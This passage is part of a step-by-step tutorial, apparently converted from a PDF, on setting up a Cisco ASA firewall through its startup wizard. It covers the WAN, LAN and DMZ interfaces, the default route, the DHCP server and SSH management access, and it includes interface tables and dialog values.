
- On this page, select and configure one firewall interface - **Gigabitethernet0/0** as **WAN Port**.
- Configure **Interface Name**, **Security Level**, **IP Address** according to diagram and **Enable Interface**.
- Click **Next**.




- On this page, select and configure other firewall interface - **Gigabitethernet0/1 as LAN Port** and **Gigabitethernet0/2 as DMZ Port** by clicking **Edit** button.




- On this page, Add Default route by click on **Add** Button.




- Select Interface as **WAN**, Select Network as **ANY** and configure the **Gateway IP Address** as per diagram and click **OK**.




- On this page, you can configure and enable DHCP Server on firewall (optional) and Click **Next**.




- On this page, select **No Address Translation** and Click **Next**.




- On this page, allow administrative access to firewall by clicking **Add** button.




- Select Access Type as **SSH**, select Interface Name as **Management** and configure the **Network ID** or **IP Address** with **Subnet Mask** of host allowed to access the firewall and click **OK**.




- On this page, enable Auto Update for ASA firewall (optional) and Click **Next**.




- On this page, select **Do not enable Smart Call Home Option** and Click **Next**.




- Configuration summary is displayed, click **Finish** to push configuration to firewall.




- Click on Configuration tab on the dashboard.




- Click on Interface Settings and select Interface option.



- Select **Interface** (i.e. GigabitEthernet 0/1) and click **Edit** button to configure interface.



- Configure Firewall interface - **Gigabitethenet0/1** as **LAN Port**.
- Configure **Interface Name, Security Level, IP Address** according to diagram and **Enable Interface**.
- Click **OK**.



- Select Interface (i.e. GigabitEthernet 0/2) and click Edit button to configure interface.

Interface	Name	Zone	Route Map	State	Security Level	IP Address	Subnet Mask Prefix Length	Secondary VLAN	Redundant	Group
GigabitEthernet0/0	wan			Enabled	0	206.182.201.122	255.255.255.248		No	
GigabitEthernet0/1				Disabled					No	
GigabitEthernet0/2				Disabled					No	
GigabitEthernet0/3				Disabled					No	
GigabitEthernet0/4				Disabled					No	
GigabitEthernet0/5				Disabled					No	
GigabitEthernet0/6				Disabled					No	
GigabitEthernet0/7				Disabled					No	
GigabitEthernet0/8				Disabled					No	
Management0/0	manag...			Enabled	100	192.168.1.1	255.255.255.0			

- Configure Firewall interface - **Gigabitethenet0/2 as DMZ Port.**
- Configure **Interface Name, Security Level, IP Address** according to diagram and **Enable Interface**.
- Click **OK**.

Edit Interface

General Advanced IPv6

Hardware Port: GigabitEthernet0/2      Configure Hardware Properties...

Bridge Group: --None--

Interface Name: dmz

Zone: -- None -- Manage ... Threat Detection is enabled.

Route Map: -- None -- Manage ...

Security Level:

Dedicate this interface to management only

VTEP source interface

Enable Interface


IP Address

Use Static IP    Obtain Address via DHCP    Use PPPoE


IP Address: 172.16.10.1  
Subnet Mask: 255.255.255.0

OK Cancel Help

